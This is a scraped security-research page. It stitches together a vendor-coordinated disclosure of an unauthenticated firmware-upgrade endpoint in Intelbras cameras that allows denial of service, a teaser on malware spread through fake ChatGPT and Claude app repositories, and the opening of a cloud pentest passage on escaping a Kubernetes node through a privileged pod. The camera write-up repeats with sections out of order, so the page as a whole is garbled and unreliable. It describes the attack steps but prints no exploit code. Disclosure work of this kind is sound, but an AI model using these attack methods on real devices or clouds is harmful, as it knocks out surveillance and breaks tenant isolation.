
The affected endpoint is the firmware upgrade route http://<ip_address>/firmwareUpgrade_service/Demo, which lacks authentication checks; furthermore, it fails to verify whether the firmware is actually valid before initiating the upgrade process. This creates a serious issue because the upgrade requires the camera to reboot, and that is precisely when the problem occurs: the camera enters reboot mode and eventually shuts down, appearing offline to the user and anyone who has the camera registered on their device.
PoC: vulnerability exploitation

Now that we have outlined how the vulnerability works, we will use a Python script on an iM3B-C camera to exploit it for demonstration purposes. The exploit contacts the camera’s endpoint to upload firmware. Below, we can see sonia creating the endpoint responsible for the firmware upgrade.

Next, the exploit will hit the endpoint and cause the camera to reboot. Consequently, mobile phones running the Intelbras app will lose connection with the registered device. Below, we can see the camera operating normally: the green light is on and the app is showing it is available for viewing.
The camera is online

After the exploit executes, we can see the effects: the camera goes offline and loses connection to the registered devices.
The camera is offline
The exploit is quite simple: it sends an HTTP POST request with the firmware, which causes the camera to accept the request and initiate the reboot process. It does not matter whether the firmware is original; the reboot process will start regardless.
New firmware version
After we notified Intelbras about this flaw in the endpoint implementation, the company contacted the OEM vendor. As a result, a new firmware version was released that requires authentication to initiate an update through this endpoint.

Below, we can compare the new firmware, which validates cookies and session data, with the old firmware, which performed no authentication checks and proceeded directly to the update routine.
Real risk
An attacker can remotely trigger the camera firmware upgrade and reboot process without authenticating or supplying a valid firmware image. This may cause the device to go offline, which results in a denial-of-service condition preventing legitimate users from accessing live monitoring or managing the camera.
The potential impact is significant due to the number of affected users. The Intelbras Mibo Smart app, which the company provides to connect and manage the devices mentioned in this report, has over 4,000,000 downloads. Brazil represents the largest user base, followed by Paraguay, Ecuador, Colombia, Argentina, Chile, Peru, Bolivia, Uruguay, and Venezuela. As a result, exploitation of this issue affects a large number of users.
Takeaways
This is a medium-severity vulnerability that Intelbras is already aware of. The issue has been addressed in a newer firmware release (R.260804 along with update instructions), which mitigates this attack vector. Because the vulnerability directly affects the availability and normal operation of the affected cameras, it is highly recommended that users verify the firmware version currently installed on their devices and update to the latest available version as soon as possible. Keeping the firmware up to date is an essential security practice, especially for internet-connected surveillance devices, as outdated versions may remain exposed to known vulnerabilities.
Network-connected surveillance cameras are now widespread in both home and enterprise environments, so securing them is essential to safeguarding physical spaces and sensitive assets. As these devices continue to gain new features and network connectivity capabilities, vulnerabilities in their implementation can have significant security implications.
During our research, we discovered a denial-of-service vulnerability that affects Intelbras IP cameras systems. The flaw resides in a firmware update endpoint that is accessible without authentication and allows anyone with access to the local Wi-Fi network to knock cameras offline. A single request disrupts the camera for only about a minute, but sending periodic requests keeps the device offline indefinitely. We reported the issue to Intelbras, monitored the remediation process, validated the fix in the new firmware, and will now demonstrate the exploitation procedure step-by-step.
Following our notification, Intelbras patched the vulnerability and released updated firmware (R.260804) along with update instructions. A candidate ID of CAN-2026-2035970 has been assigned by MITRE following submission, pending the final CVE assignment. Additionally, the Intelbras team recently informed us that MITRE has classified the vulnerability as Medium, assigning it a score of 5.1 under the CVSS 4.0 framework. The issue discussed in this article is no longer present in the latest firmware version.
Firmware
Intelbras provides firmware files on its official website. While users can manually install these updates via an SD card, the cameras also natively support firmware upgrades over the local network via their web interface and mobile app. We obtained the firmware version v240927 for the iM3B-C camera, which was the latest available version at the time of our research. According to Intelbras, the same firmware is also compatible with the iMX C, iM4 C, iM5 SC, iME 360 C, and iM7+ FC models. Below, we can view the firmware version and the camera model used as an example.
To provide context, we will explain how the camera’s authentication mechanism works and why it is relevant to accessing the camera’s endpoints. The main firmware component is an ARM binary named sonia, responsible for controlling the kernel drivers used by the camera hardware, authentication, and livestream recording, among other things.
How authentication works
The global.login RPC method handles authentication at the /RPC2_Login endpoint. First, the client, such as the mobile app or a custom script, sends the username and an empty password. The camera responds with an authentication challenge (a set of values to verify the password without transmitting it). This response returns a temporary session, the encryption type in the encryption field, a random value, and a realm (authentication scope). At this stage, a false response is normal and does not indicate a failed login, as the authentication process is not yet complete.
Next, the client calculates the response password from the authentication challenge. It first generates an MD5 (username:realm:original_password) hash as the base. It then calculates a second MD5 (username:random:first_md5) hash, where first_md5 is the result of the previous step. To complete the authentication, the client sends this final result back to /RPC2_Login in a second global.login call, passing the username, calculated password, and temporary session ID.
If the login is accepted, the camera returns true and a new, authenticated session. This session must be used for all subsequent RPC calls, including the camera’s other endpoints, for example, the one that reboots the device or those that expose sensitive information.
Affected endpoint
The affected endpoint is the firmware upgrade route http://<ip_address>/firmwareUpgrade_service/Demo, which lacks authentication checks; furthermore, it fails to verify whether the firmware is actually valid before initiating the upgrade process. This creates a serious issue because the upgrade requires the camera to reboot, and that is precisely when the problem occurs: the camera enters reboot mode and eventually shuts down, appearing offline to the user and anyone who has the camera registered on their device.
PoC: vulnerability exploitation
Now that we have outlined how the vulnerability works, we will use a Python script on an iM3B-C camera to exploit it for demonstration purposes. The exploit contacts the camera’s endpoint to upload firmware. Below, we can see sonia creating the endpoint responsible for the firmware upgrade.
Next, the exploit will hit the endpoint and cause the camera to reboot. Consequently, mobile phones running the Intelbras app will lose connection with the registered device. Below, we can see the camera operating normally: the green light is on and the app is showing it is available for viewing.
The camera is online
After the exploit executes, we can see the effects: the camera goes offline and loses connection to the registered devices.
The camera is offline
The exploit is quite simple: it sends an HTTP POST request with the firmware, which causes the camera to accept the request and initiate the reboot process. It does not matter whether the firmware is original; the reboot process will start regardless.
New firmware version
After we notified Intelbras about this flaw in the endpoint implementation, the company contacted the OEM vendor. As a result, a new firmware version was released that requires authentication to initiate an update through this endpoint.
Below, we can compare the new firmware, which validates cookies and session data, with the old firmware, which performed no authentication checks and proceeded directly to the update routine.
Real risk
An attacker can remotely trigger the camera firmware upgrade and reboot process without authenticating or supplying a valid firmware image. This may cause the device to go offline, which results in a denial-of-service condition preventing legitimate users from accessing live monitoring or managing the camera.
The potential impact is significant due to the number of affected users. The Intelbras Mibo Smart app, which the company provides to connect and manage the devices mentioned in this report, has over 4,000,000 downloads. Brazil represents the largest user base, followed by Paraguay, Ecuador, Colombia, Argentina, Chile, Peru, Bolivia, Uruguay, and Venezuela. As a result, exploitation of this issue affects a large number of users.
Takeaways
This is a medium-severity vulnerability that Intelbras is already aware of. The issue has been addressed in a newer firmware release (R.260804 along with update instructions), which mitigates this attack vector. Because the vulnerability directly affects the availability and normal operation of the affected cameras, it is highly recommended that users verify the firmware version currently installed on their devices and update to the latest available version as soon as possible. Keeping the firmware up to date is an essential security practice, especially for internet-connected surveillance devices, as outdated versions may remain exposed to known vulnerabilities.
As interest in new AI tools accelerates, cybercriminals are finding ways to exploit the trust surrounding them. Check Point Research (CPR) has uncovered Yoba, a malware campaign using fake GitHub projects impersonating supposed ChatGPT and Claude desktop applications, while abusing legitimate, signed OpenAI and Anthropic executables to help load malware. The campaign shows how the rush to access new AI tools is creating opportunities for social engineering, even when the AI platforms themselves have not been compromised. Key Findings Attackers used fake GitHub projects impersonating supposed ChatGPT and Claude desktop applications to distribute Yoba malware. Legitimate, signed OpenAI and Anthropic […]
This article is published for educational purposes only, to raise awareness among information security professionals. The research was part of an official bug bounty program on a major platform. We notified the cloud provider about the vulnerabilities in line with our responsible disclosure policy, and all security issues we found were fixed in full. The infrastructure analyzed in this post has been anonymized, so the organization cannot be identified. We believe that regular pentests, bug bounty programs, and conversations between developers and independent researchers are the foundation of security for any IT product.
Introduction
Many experts believe that cloud data breaches are mostly the customers’ fault, caused by issues like misconfigured storage or open ports. However, our penetration test of a major cloud provider demonstrated that critical threats can originate within the provider’s own infrastructure.
This analysis is based on a real-world case that won second place in the System Hacking (Web & Logic) category at Russian Pentest Award 2026. It covers the sequential exploitation of several vulnerabilities and logic errors. Together, they led to critical business consequences and a complete bypass of tenant isolation within the cloud. On October 22, 2026, I presented a technical analysis of this case in my “Smash the Tenant Boundary” talk at Security Analyst Summit (SAS 2026).
1. Gaining initial access through a managed Kubernetes cluster
Our cloud infrastructure pentest followed the threat model of an external attacker with the privileges of a regular tenant. The ultimate goal of the attack was to assume full control of the cloud.
1.1. Escaping the worker node
First, we created a resource in the cloud’s managed Kubernetes cluster (v1.25.16+k0s.0). As a rule, the provider deliberately withholds SSH access to worker nodes from tenants, because they’re paying for a managed service, not for running servers themselves. In this case, however, the cluster’s security policies did not prevent the creation of privileged pods with access to host namespaces. This enabled us to deploy a pod and switch the execution context to the host machine running the container.
After this, the bash shell ran on the actual host machine, not inside the container. Because the pod was privileged, we got full root access to the host machine.

Kubelet configuration and API server address

Next, we analyzed its file system. While researching the data plane, we found a Konnectivity service token. This component provides a tunnel between the control plane and the data plane of a Kubernetes cluster. It was this component that opened up interesting opportunities for developing the attack.
Konnectivity service account token
1.2. Analysis of control plane services
